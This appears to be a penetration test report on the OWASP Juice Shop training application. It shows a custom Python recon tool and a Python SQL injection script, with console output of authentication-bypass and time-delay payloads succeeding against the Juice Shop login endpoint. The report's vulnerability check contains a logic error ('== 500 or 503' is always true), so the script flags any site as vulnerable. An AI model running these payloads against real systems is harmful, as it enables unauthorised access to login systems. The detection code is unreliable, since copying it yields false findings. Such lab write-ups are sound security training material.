Penetration Testing Report for OWASP Juice Shop

---

1. Executive Summary

This penetration testing report outlines the security assessment conducted on the OWASP Juice Shop application. Our goal was to identify, exploit, and assess the impact of critical vulnerabilities. Using a combination of manual testing and custom-developed tools, we performed reconnaissance, scanning, and exploitation, focusing on vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF). This report provides detailed findings and recommendations to mitigate the identified security issues.

Key Findings:

- **Critical SQL Injection Vulnerabilities**: Exploited to extract sensitive data such as user credentials.
- **XSS Attacks**: Successfully injected malicious scripts into vulnerable input fields, leading to session hijacking.
- **CSRF Weaknesses**: Unauthorized actions could be performed on behalf of users due to missing anti-CSRF tokens.

Recommendations:

- Implement parameterized queries to prevent SQL Injection.
- Enforce strict input validation and output encoding to mitigate XSS.
- Introduce anti-CSRF tokens to protect against CSRF attacks.

---

2. Methodology

The penetration test was conducted following a systematic approach that aligns with industry standards (OWASP Testing Guide and PTES). The engagement was divided into multiple phases:

1. **Reconnaissance & Enumeration**: Custom Python tool for automated information gathering.
2. **Scanning & Vulnerability Assessment**: Vulnerability scanning using OWASP ZAP and manual inspection.
3. **Exploitation**: Custom-developed tools for SQL Injection, XSS, and CSRF exploitation.
4. **Post-Exploitation**: Extracted sensitive data and demonstrated impact.
5. **Reporting & Recommendations**: Detailed documentation of findings and recommendations.

Tools Used:

- **HUSTLER Recon Tool**: Automates recon and vulnerability detection.
- **OWASP ZAP**: Used for scanning and vulnerability analysis.
- **SQL Injection Tool**: Python-based automated SQL injection exploitation.
- **XSS Exploit Tool**: Automated the injection of malicious JavaScript code.
- **CSRF Exploit Tool**: Demonstrated unauthorized actions through CSRF.
- **Burp-Suite:** vulnerability scanning, penetration testing, and web app security tool

---

3. Reconnaissance & Enumeration

Objective: Gather as much information as possible about the target system to identify potential attack vectors.

We decided to build our custom robust Python reconnaissance tool and we used it to identify and gather valuable information about the Juice Shop application.

- The process of building the tool:

Here is the libraries we used and the function *print_hustler_banner()* is for printing the tool name which is HUSTLER, and the second function *get_domain()* is designed for getting the domain as an input from the user.

```
def log(message):
    """Log messages with timestamps."""
    print(f"{datetime.datetime.now()} - {message}")

def run_command(command, cwd=None):
    """Executes a shell command."""
    process = subprocess.Popen(command, shell=True, cwd=cwd)
    process.wait()

def file_exists(filepath):
    """Check if a file exists."""
    return os.path.isfile(filepath)

```


And then, the *log()* function is designed to print the current time before printing any output, the *run_command()* function is designed to run commands on terminal, and the function *file_exist()* designed to make sure that the file is exist (the path is correct). Then we decided to run the tool on our target.

```
53  > def urlscan(domain): ···
112
113 > def passive_scraping(domain): ···
148
149 > def wildcard_removal(domain): ···
171
172 > def spidering(domain): ···
193
194 > def censys(domain): ···
220
221 > def port_scanning(domain): ···
256
257 > def Dir_BruteForce(domain): ···
314
315
316 if __name__ == "__main__":
317     print_hustler_banner()
318     domain = get_domain()
319     print(f"Domain entered: {domain}")
320     urlscan(domain)
321     port_scanning(domain)
322     passive_scraping(domain)
323     wildcard_removal(domain)
324     spidering(domain)
325     censys(domain)
326     Dir_BruteForce(domain)
```


These are the functions which automate the recon process, and then the main function.

So, let's run the tool and see what will we get...


As we see, this is the banner (welcome message) and the tool requests a domain, so let's input our target domain.




The tool started with URLSCAN.IO and saved the output on target's folder.



Then the tool moved to port scanning and saved the output on a file.





The next step is running Amass, SubFinder, checking for wildcard subdomain removal and saving the output in files.


```
2024-09-29 16:44:14.787401 - ##############################################
2024-09-29 16:44:14.787443 - #       SPIDERING FOR URLs                   #
2024-09-29 16:44:14.787478 - ##############################################
2024-09-29 16:44:14.787506 - Date and Time: 2024-09-29 16:44:14
2024-09-29 16:44:14.787528 - ##############################################
2024-09-29 16:44:14.787548 - Domain: juice-shop.herokuapp.com
2024-09-29 16:44:14.787605 - Running Spidering ...
[url] - [code-200] - https://juice-shop.herokuapp.com
[javascript] - https://cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js
[javascript] - https://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js
[javascript] - https://juice-shop.herokuapp.com/runtime.js
[javascript] - https://juice-shop.herokuapp.com/polyfills.js
[javascript] - https://juice-shop.herokuapp.com/vendor.js
[javascript] - https://juice-shop.herokuapp.com/main.js
[robots] - https://juice-shop.herokuapp.com/ftp
[linkfinder] - [from: https://cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js] - https://cookiesandyou.com
[linkfinder] - [from: https://cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js] - application/x-www-form-urlencoded
[linkfinder] - [from: https://cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js] - //ipinfo.io
[linkfinder] - [from: https://cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js] - //api.ipinfodb.com/v3/ip-country/?key={api_key}&fo
rmat=json&callback={callback}
[linkfinder] - [from: https://cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js] - //js.maxmind.com/js/apis/geoip2/v2.1/geoip2.js
[linkfinder] - [from: https://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js] - text/xml
[linkfinder] - [from: https://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js] - text/plain
[linkfinder] - [from: https://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js] - text/html
[linkfinder] - [from: https://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js] - application/x-www-form-urlencoded
[url] - [code-200] - https://juice-shop.herokuapp.com/application/x-www-form-urlencoded
[javascript] - https://juice-shop.herokuapp.com/application/runtime.js
[javascript] - https://juice-shop.herokuapp.com/application/polyfills.js
[javascript] - https://juice-shop.herokuapp.com/application/vendor.js
[javascript] - https://juice-shop.herokuapp.com/application/main.js
[linkfinder] - [from: https://juice-shop.herokuapp.com/polyfills.js] - https://github.com/zloirock/core-js/blob/v3.38.1/LICENSE
[linkfinder] - [from: https://juice-shop.herokuapp.com/polyfills.js] - https://github.com/zloirock/core-js
[url] - [code-200] - https://juice-shop.herokuapp.com/text/html
[javascript] - https://juice-shop.herokuapp.com/text/runtime.js
[javascript] - https://juice-shop.herokuapp.com/text/polyfills.js
[javascript] - https://juice-shop.herokuapp.com/text/vendor.js
[javascript] - https://juice-shop.herokuapp.com/text/main.js
```

```
2024-09-29 16:44:53.680821 - ##############################################################
2024-09-29 16:44:53.680834 - #       CENSYS SCAN FOR DOMAIN                               #
2024-09-29 16:44:53.680838 - ##############################################################
2024-09-29 16:44:53.680874 - Date and Time: 2024-09-29 16:44:53
2024-09-29 16:44:53.680891 - ##############################################################
2024-09-29 16:44:53.680919 - Domain: juice-shop.herokuapp.com
2024-09-29 16:44:53.681005 - Running Censys Scan ...
2024-09-29 16:44:55.564727 - Censys scan complete. Results saved in 1.Censys.txt
```

And then the tool using Gospider and Censys to gain more information about the target and save it in files.

```
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 3748, Words: 266, Lines: 30, D
12                      [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 86ms]
full                    [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 83ms]
                        [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 84ms]
download                [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 88ms]
images                  [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 92ms]
index                   [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 94ms]
2006                    [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 101ms]
news                    [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 101ms]
crack                   [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 104ms]
serial                  [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 110ms]
warez                   [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 105ms]
contact                 [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 107ms]
search                  [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 105ms]
spacer                  [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 105ms]
about                   [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 109ms]
privacy                 [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 90ms]
11                      [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 83ms]
logo                    [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 83ms]
blog                    [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 84ms]
10                      [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 85ms]
new                     [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 86ms]
cgi-bin                 [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 85ms]
faq                     [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 81ms]
home                    [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 88ms]
rss                     [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 89ms]
# Copyright 2007 James Fisher [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 86ms]
img                     [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 89ms]
#                       [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 90ms]
2005                    [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 79ms]
#                       [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 81ms]
products                [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 78ms]
```

Last thing the tool use fuff to brute force directories and save the output in a file.



And here we can see all files that the tool created.

This tool automated the following tasks:

- **Domain Information Gathering:** Automatically retrieved and saved domain information.
- **Port Scanning:** Ran scans to detect open ports.
- **Subdomain Enumeration:** Automated the discovery of subdomains using multiple tools.
- **Web Spidering:** Extracted URLs, links, and assets from the target site.
- **Directory Brute-Forcing:** Identified potential hidden directories through brute-forcing.

Findings:

- **Domain Information:** The tool gathered the target's domain information using URLSCAN.IO, saving the results in a dedicated folder.
- **Port Scanning:** Automated scanning of open ports was performed, with the results saved in a file.
- **Subdomain Enumeration:** The tool utilized Amass and SubFinder to identify subdomains, including removing wildcard subdomains.
- **Web Spidering and Asset Discovery:** Tools such as Gospider and Censys were used to gather further information about the target system.
- **Directory Brute-Forcing:** The tool used fuff to brute-force directories on the target website, with results saved in a file.

---


4. Scanning & Vulnerability Assessment

Objective: Identify vulnerabilities through automatic scanning and manual inspection.


Using OWASP ZAP and python scripting, we performed a comprehensive scan of the Juice Shop application. Vulnerabilities were prioritized based on their severity and potential exploitability.

- We developed a python script to detect if the Website is SQL-injection vulnerable and if it vulnerable the tool exploits a list of payloads.
- We developed a python script to detect if the Website is XSS vulnerable and if it vulnerable the tool exploits a list of payloads.


At first, we used Automatic scan from OWASP ZAP tool:



We found a SQL-injection high critical vulnerability and many other high and medium vulnerabilities.



So, at this point we decided to build our python script to inject payloads automatic:



At first we can see the libraries we used in our code and the first function *load_payloads()* is designed to get a list of payloads from the user.

```python
def is_vulnerable_to_sql_injection(base_url):
    print("[*] Checking if the website is SQL Injection vulnerable...")

    # Basic SQL injection payload to test vulnerability
    test_payload = "'"
    login_url = f'{base_url}'
    data = {
        "email": test_payload,
        "password": "test"
    }

    try:
        response = requests.post(login_url, json=data, headers=headers, allow_redirects=False)
        if response.status_code == 500 or 503:
            print("[+] The website is potentially vulnerable to SQL Injection.")
            return True
        else:
            print("[-] The website is not vulnerable to SQL Injection.")
            return False
    except requests.exceptions.RequestException as e:
        print(f"Request failed: {e}")
        return False
```

And the second function *is_vulnerable_to_sql_injection()* desined to test If the website is vulnerable to SQL-Injection or not before the exploit.

```python
# ========== SQL Injection ========== #
def sql_injection_attack(base_url):

    # Load SQL injection payloads from file
    sql_payloads=input("Enter the target payloads word list path: ")
    payloads = load_payloads(sql_payloads)

    print("[*] Attempting SQL Injection...")
    print(f"[*] Testing payloads:")

    for payload in payloads:
        data = {
            "email": payload,
            "password": "test"
        }

        response = requests.post(base_url, json=data, headers=headers, allow_redirects=False)
        if response.status_code == 200 and "authentication" in response.text:
            print(f"[+] SQL Injection Successful with payload: {payload}")
            print("Response:", response.status_code)

        #else:
        #    print(f"[-] SQL Injection Failed with payload: {payload}")

    #base_url = 'https://juice-shop.herokuapp.com/rest/user/login'
    #"C:/Users/JOHN/Desktop/Exploit/sql_injection_payloads.txt"
```

And the third function *sql_injection_attack()* is desined to perform the exploit.

```
70
71  def main():
72      base_url=input("Enter the target URL: ")
73      if is_vulnerable_to_sql_injection(base_url) == True:
74          # SQL Injection
75          sql_injection_attack(base_url)
76
77  if __name__ == '__main__':
78      main()
```


And this is our main function, then we decided to use this script on our target website.

```
PS C:\Users\JOHN> & C:/Users/JOHN/AppData/Local/Programs/Python/Python312/python.exe c:/Users/JOHN/Desktop/Exploit/SQL.py
Enter the target URL: https://juice-shop.herokuapp.com/rest/user/login
[*] Checking if the website is SQL Injection vulnerable...
[+] The website is potentially vulnerable to SQL Injection.
Enter the target payloads word list path: C:/Users/JOHN/Desktop/Exploit/sql_injection_payloads.txt
[*] Attempting SQL Injection...
[*] Testing payloads:
[+] SQL Injection Successful with payload: ' OR TRUE --
Response: 200
[+] SQL Injection Successful with payload: ' OR '1
Response: 200
[+] SQL Injection Successful with payload: ' OR 1 -- -
Response: 200
[+] SQL Injection Successful with payload: ' OR '' = '
Response: 200
[+] SQL Injection Successful with payload: '=0--+
Response: 200
[+] SQL Injection Successful with payload: ' OR 'x'='x
Response: 200
[+] SQL Injection Successful with payload: ';WAITFOR DELAY '0:0:30'--
Response: 200
[+] SQL Injection Successful with payload: ' OR TRUE --
Response: 200
[+] SQL Injection Successful with payload: ';waitfor delay '0:0:5'--
Response: 200
```

